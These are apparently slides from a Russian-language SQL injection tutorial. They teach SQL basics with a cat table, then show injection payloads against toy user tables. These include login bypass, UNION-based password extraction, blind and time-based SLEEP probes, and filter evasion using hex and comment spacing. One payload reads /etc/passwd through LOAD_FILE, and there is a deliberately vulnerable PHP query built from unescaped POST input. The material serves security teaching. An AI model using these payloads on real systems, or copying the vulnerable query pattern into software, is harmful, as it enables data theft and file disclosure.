

SQLi for scrubz




Понятие таблиц и работа с НИМИ

first column	second column	third column
data	data	data
data	data	data

id	2nd type of data	3rd type of data
1	data	data
2	data	data

first column
int_data
str_data



Ключевые слова в запросе

```
SELECT *column_name* FROM *table_name* WHERE *condition*
```

table_name		
first column	second column	third column
data	data	data
data	data	data

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

SELECT * FROM Коты
WHERE Хозяин = "Саймон"

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

SELECT * FROM Коты
WHERE Возраст > 1
AND Возраст < 5

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

Таблица: data

Столбцы: id, username, pass


Запрос: `SELECT * FROM data WHERE id = '$text' AND id`

id	username	pass
1	admin	123
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

`$text = ' or id = 1 --`

1	admin	123
---	-------	-----

Простейшая
УЯЗВИМОСТЬ



How to UNION

Таблица: data

Столбцы: id, username, pass

Запрос: `SELECT username FROM data WHERE id = '$text' and id != 1 ;`

id	username	pass
1	admin	123
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

`$text = '1' UNION SELECT pass FROM data WHERE id = 1 --`

`$text = ' UNION SELECT pass FROM data WHERE id = 1 --`

admin
123

123



Таблицы: data, private_data

Столбцы: id, username, pass

Запрос: `SELECT * FROM data WHERE id = 1 and id = '$text' ;`

`$text = ' UNION SELECT *,1 FROM data WHERE id = 1238 --`

id	username	pass
1	admin	123
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

private_id	pass
378	lul
1337	rand
3301	cicada

id	username	pass
1	admin	123
1	3301	cicada

LIKE

`SELECT username FROM users WHERE pass LIKE '%qwe%'` '%' - неопределённое кол-во СИМВОЛОВ

`SELECT username FROM users WHERE pass LIKE '%qwe_'` '_' - один символ

IF

`IF('pass' = 'pass', 1, 0)`

`IF((SELECT username FROM users WHERE id = 1) = 'admin', 1, 0)`

`IF((SELECT username FROM users WHERE id = 1) LIKE 'qwer%', 1, 0)`

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

MID

MID(*value*, *number of starting symbol*, *how many symbols*)

MID('value', 1, 1) = 'v' MID('value', 3, 2) = 'lu'

CONCAT

CONCAT('str1','str2',..., 'strN') =
'str1str2...'
CONCAT('lu', 'l') = 'lul'

id	user_data
1	admin - qwer
2	qwerty - qwerty
3	deadboi - Sdty.Qds.L5

SELECT id, CONCAT(username, ' - ', pass) AS user_data

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

GROUP BY

SELECT * FROM users GROUP BY 1

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L5 3.i2f9

SELECT * FROM users GROUP BY 2

id	username	pass
1	admin	qwer
3	deadboi	Sdty.Qds.L5 3.i2f9
2	qwerty	qwerty

Экранирование СИМВОЛОВ

Экранирование символов — замена в тексте управляющих
СИМВОЛОВ на соответствующие текстовые подстановки

Payload:

```
$text = ' UNION SELECT * FROM users; --
```

```
$text = \' UNION SELECT * FROM users; --
```

\ => \\

```
$text = '\\ ' UNION SELECT * FROM users; --
```

Фильтрация символов

```
SELECT * FROM users WHERE pass = 'text'
```

```
SELECT * FROM users WHERE pass = text
```

**Ошибка при выполнении запроса:
«Unknown column 'text' in 'where clause'»**

```
0x74657874 = text
```

```
SELECT * FROM users WHERE pass = 0x74657874
```

```
SELECT/**/*/**/FROM/**/users/**/WHERE/**/pass/**/=/**/0x74657874
```

```
SELECT LOAD_FILE('/etc/passwd')
```

```
SELECT LOAD_FILE(0x2f6574632f706173737764)
```

```
SELECT/**/LOAD_FILE(0x2f6574632f706173737764)
```

/* - начало блока
комментариев

***/** - конец блока
комментариев

Определение
уязвимости
Обычный и слепой
метод

```
$name = $_POST['name'];
```

```
$query = "SELECT phone_number FROM  
users WHERE name = '$name'";
```

```
$result = mysql_query($query);
```

Real life example

Список функций:

IF, MID, SLEEP, GROUP BY

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

```
SELECT IF((SELECT username where id = 1) = 'admin', SLEEP(4), '0') from data
```